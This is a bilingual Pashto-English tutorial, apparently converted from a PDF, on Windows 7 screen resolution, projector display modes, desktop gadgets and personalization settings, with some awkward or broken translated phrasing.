

Screen resolution 1

ریزولوشن، هغه اندازه ده چې د عکس یا عکس د ګرندیتوب او وضاحت لپاره کارول کېږي. دا ډیری وختونه د مانیترونو، پرنټرونو، ډیجیټل عکسونو او مختلف نورو هارډویر او سافټویر ټیکنالوژیو کیفیت قضاوت کولو لپاره د میټریک په توګه کارول کېږي.

د خپل کمپیوټر په ډیسټاپ کې نښې کلیک وکړئ او ("د سکرین ریزولوشن") غوره کړئ. د "ریزولوشن" او بل صفحه خلاصه شي نو په سرکې سکرین شمیر نښې چې ستاسو کمپیوټر ته څو سکرینونه لږیدلي دي، څه بیا لاندې راشي په «۱» (ډیسپلای) دنده! که تاسو له یو څخه ډیر نندارتون لرئ، هغه نندارتون غوره کړئ چې ریزولوشن تاسو غواړئ بدل کړئ. «۲» د نښکته کیدو لیست ترلاسه کولو لپاره په شیورون (لاندې اشاره شوی تیر) باندې کلیک وکړئ. په ډراپ-ډاون لیست کې هغه ریزولوشن غوره کړئ چې تاسو یې د میټر پورته یا نښکته کولو سره غواړئ. تاسو کولی شئ د سکرین سمت هم وټاکئ، یا په لنډ ډول تاسو سکرین پرده ټاکي شي چې څومره خونبه وي خو ګوتي پکې مه وهئ چې ځکه چې تاسو سکرین پردې شکل خراب وي (۳) په پلي کولو کلیک وکړئ. بیا غوره کړئ بدلونونه وساتئ که تاسو د نوي ریزولوشن څخه خوښ یاست؛ که نه نو بیا وټاکئ او بیا ریزولوشن تنظیم کړئ

Right click on the desktop and select screen{1}

resolution. «2» If you have more than one display, «3» Click on the chevron (down pointed arrow) to get a drop down list. «4» Click Apply



Screen resolution 2.

Using Control Panel.

دکنترول پینل خلاص کریئ (1)

د ستارټ مینو کلیک کول او بیا د کنترول پینل کلیک کول
کلیک کول ، د کنترول ټایپ کول او د انټر کلیک R + یا د وینډوز کیلی
کول (2) په کنترول پینل کې، د پاڼې په پورتنۍ برخه کې موندل شوي 'لکه
څنگه' ډراپ ډاون لیست کې د لید بدلولو سره د کټگورۍ لید ته لار شئ.
(3) د ظاهري او شخصي کولو لاندې، د 'د سکرین ریزولوشن تنظیم کریئ'
انتخاب غوره کریئ (4) که تاسو له یو څخه ډیر نندارتون لرئ، هغه نندارتون
غوره کریئ چې ریزولوشن تاسو غواړئ بدل کریئ، او نور همغه طریقه ده چې
مخکې درنښدلي ده خو دریم اپشن پاتې وو دلته یې درنښیمه («3» اورینټیټ
شن) استعمال سکرین کې معلومات سرچپه کوي

(1) Open the Control Panel by, Clicking Start Menu and then clicking Control Panel. Or clicking the Windows key + R, typing control and hitting Enter. (2) In Control Panel, switch to category view by changing view in the 'view as' drop down list found at the top of the page. (3) Under Appearance and Personalization, select the 'Adjust Screen Resolution' option. (4) If you have more than one display, select the display whose resolution you want to change «3» (Orientation) The display is muted



Screen resolution/Connect to a projector.

د سکرین ریزولوشن کې کمپیوټر له بل سکرین سره وصل کړو
په دې ایشن باندې کلېک وکړئ نو ستاسو ته څلور نور ایشنان ښکاره شي
چې نو چپ سیات اول (1) (کمپیوټر ونلې) ایشن باندې کلېک وکړئ نو
ستاسو په کمپیوټر ننداره یا شکلونه ښایي په بل سکرین کې به شکلونه نه
ښي او چپ سیات څخه دویم (2) (ډیپلکت) یا نقل باندې کلېک وکړئ نو
ستاسو به په کمپیوټر کې او سکرین کې به شکلونه ښایي یا دواړو کې ننداره
ښي او دریم (3) (ایکستینډ) یا پراخول - ستاسو ټول مانیترونه د یو لوی
مانیټر په څیر عمل کوي چې د دوی ټولو ته ډیسټاپ غزوي. نقل - ټول
مانیټرونه ورته شیان ښیې چې په هر مانیتر کې ډیسټاپ نقل کوي. یوازې
پروجیکټر - یوازې په ثانوي مانیتر کې د پروجیکټر په څیر ښودل کېږي
او څلورم «4» (پورجکټور ونلې) یا په دې ایشن باندې کلېک وکړئ نو ستاسو
په کمپیوټر کې سکرین شکلونه نه ښایي او په بل سکرین یا پورجکټور کې
ښي

Connect to a projector

Shortcut/Windows Key + P

{1} Show Desktop only on Computer

{2} Duplicate Desktop on Projector

{3} Extend Desktop to Projector

{4} Show Desktop only on projector



Gadgets«1».

گيجهټس يا گيجهټ د ويجهټ بل نوم دی. د وينډوز گيجهټ کوچني غوښتنليکونه وو چې د مايکروسافټ وينډوز ويستا او وينډوز 7 نسخو کې شتون لري او ويجهټونه د مختلفو کارونو د ترسره کولو توان درلود لکه د وخت او نېټې ښودل، د بهرني غوښتنليکونو کنټرول، فيډونه، او نور. څه کله مو چې گيجهټ باندې کلېک وکړو نو ستاسو ته به بل صفحه خلاصه شي چې هغه کې ټول گيجهټونه وي چې په هر يو باندې دوه ځلې کلېک وکړئ نو ستاسو ډيسکټاپ ته به واړي او په لاندې ښي سيټ باندې کلېک وکړئ نو ستاسو له انټرنټ څخه هم راخيستي شي

I can Gadgets desktop delete.

او تاسو کولای شئ له ډيسکټاپ څخه گيجهټ لري کولي شي يا ډيلټ کولای شي، هر کله چې تاسو دا ډيسکټاپ پرمخ گيجهټ ووهئ نو په پورته شکل کې کنسل يا سره علامه راځي چې تاسو هغه ووهئ نو ستاسو په ډيسکټاپ پرمخ به گيجهټ ورک شي



Gadgets «2»

Windows desktop gadgets were mini applications available in Microsoft Windows Vista and Windows 7 versions and based on the platform of CSS, HTML, XML and JavaScript. The widgets were capable of performing different tasks like time and date display, controlling external applications, RSS feeds, etc.

(1)The Control Panel window opens up. Click Desktop Gadget

(2)All Gadgets list will be shown as below.

(3)Double-Click the Clock

(4)Click Down Arrow ahead {Show Details} to view the

(5)Click Get more gadgets online to download gadgets from the Internet.



Right-click any open space on the desktop and then click. Gadgets option information.

د ډیسټاپ گيډټ په کليک اختيار معلومات دلته تاسو کولی شئ خپل ډیسټاپ ته يو گيډټ اضافه کړئ په هغې باندې دوه ځله کليک کولو سره (1) (اکس) که تاسو خپل کرسر د گيډټ څخه پورته کړئ تاسو کولی شئ دا د خپل ډیسټاپ شاوخوا راوباسئ. دا اړتيا نلري چې په اړخ کې پاتې شي. د گيډټ تر څنګ به ځينې تنې هم څرګند شي. د باندې کليک وکړئ نو ستاسو ډیسټاپ پرمخ څخه X گيډټ بندولو لپاره په به ورک شي (2) «سیازبتن» په سیاز بتن باندې تاسو کولای شئ چې گيډټ ورکي يا غټ کې د ډیسټاپ پر مخ، (3) (اوپشن بتن) د ساعت گيډټ اختیاريونه تاسو ته اجازه درکوي دوهم لاس فعال کړئ يا د وخت زون بدل کړئ. (4) «هینډلي» يا سمبالول تاسو کولای شئ ترتیب کړي 1-close button,2-siza button,3-options button,4-handle.

Desktop in Gadgets right click

Here you can add a gadget to your desktop by double-clicking on it.

(Close button) If you move your cursor above a gadget you can drag it around your desktop. It doesn't need to stay on the sidebar. There will also appear some buttons next to the gadget. Click on the X to close a gadget or on the wrench icon to access its options.

(Options button) The options of the clock gadget allow you to enable the second hand or to change the timezone.



Personalize [2]

Right Click on a free part of your desktop (not on a shortcut or file)

(1) From the Personalize screen, we are able to change all of our personalization features, including desktop background, windows color and Screen Saver, all at once (1) (Windows 7, Architecture, characters, Natural, scenes) using the background picture change



Personalize {1}.

د شخصي کولو سکرین خڅه، موږ کولی شو خپل ټول شخصي کولو ځانگړتیاوې بدل کړو، په شمول د ډیسټاپ شالید، د وینډوز رنګ او د سکرین سیور، ټول په یوځل کې «1» هر کله چې تاسو په فرسونولایس باندې کلپک وکړئ نو ستاسو بله صفحه خلاصه شي چې په داخل د صفحي باندې کوم تصویران ښکاري (وینډوز سیون یا نیاتري یا سکینس) نو په دې باندې چې هر یو باندې کلپک کوي نو ستاسو په ډیسکټاپ تصویر بدلېږي




Personalize/Desktop background.

په کوماند کې تاسو کولای شئ چې بیکرونډ یا ولپیر یا سکرین شکل بدل کړئ

«1» picture location.

په دې ایشن کې درې نور ایشنان دي تاسو کولای شئ له دې څخه تصویر خوښ کړئ او یا په سکرین باندې ساده رنگ راولئ

»2«Browse

په دې کوماند باندې کلېک وکړئ نو ستاسو له انټرنټ څخه تصویران اخیستلي شي

{3} select all.

په دې ایشن باندې ټول تصویران ټاکلي شي چې تاسو په سکرین باندې په خپله خوښه راځئ یعنې په بیکرونډ یو تصویر به راځي هغه بل تصویر به ځي یا اټومپټک ډوله

(4) clear all.

په دې ایشن باندې کلېک وکړئ ستاسو کوم تصور خوښ وي په هغه باندې کلېک وکړئ بیا لاندې راشي سیپ کړي پدې کې یوازې هغه تصویر راځي چې تا خوښ کړي وي

(5) picture position.

په دې ایشن کې نور ایشنان شته چې تاسو د تصویر په بیکرونډ کې غټ راولي یا کوچنی راولي هغه ستاسو خوښه ده

»»6««change picture every.

په دې ایشن کې تاسو خوښه وي چې تاسو بیکرونډ تصویر څومره وخت بدل شي



{7} shuffle.

په دې اېشن څخه ټکمارک علامه يا صحيح علامه لري کړي نو ستاسو په بيکروند کې تصويران په نمبر راځي

(8) save changes.

په دې اېشن باندې انتخاب يا غوره کړي

(9) cancel.

په دې کومانډ باندې ورکيږي يا لري کيږي همغه پخواني حالت کې به وي



Personalize/Window colour.

انټرفيس رنگ بدلولو، که تاسو د ځينې متن او شاليد رنگ ترکيب لوستل ستونزمن ومومئ، يا تاسو غوره کوئ چې تل يو ځانگړی رنگ ولرئ لکه سپين متن په تور شاليد کې ، نو تاسو د دې تنظيم کولو لپاره دا لارښود تعقيب کولی شئ. يا ټاسکبار او يا کوم پروگرام چې تاسو خلاص کړو په باره سر ته يي پروگرام ته ويند وایي چې رنگ يي بدلولي شي

{1} Window colour.

په ويند باندې کلېک وکړئ نو ستاسو ته بله صفحه خلاصه شي چې په بله صفحه کي چي تاسو کوم رنگ کوم رنگ خوښه وي په هغه باندې کلېک وکړئ



{2} Enable transparency.

کله چې تاسو له دې څخه ټیک مارک یا صحیح علامه لري کړي نو ستاسو به په وینډوز او ټاسکبار باندې رنګ تیز ښکاره شي
{3} color intensity.

په دې اېشن څخه رنګ تیز او کم کولای شی
{4} show color mixer.

په دې اېشن باندې کلېک وکړئ نو ستاسو رنگونه ښوځه ولي شي
{5} Save changes.

له دې اېشن څخه رنګ ټاکلي شي

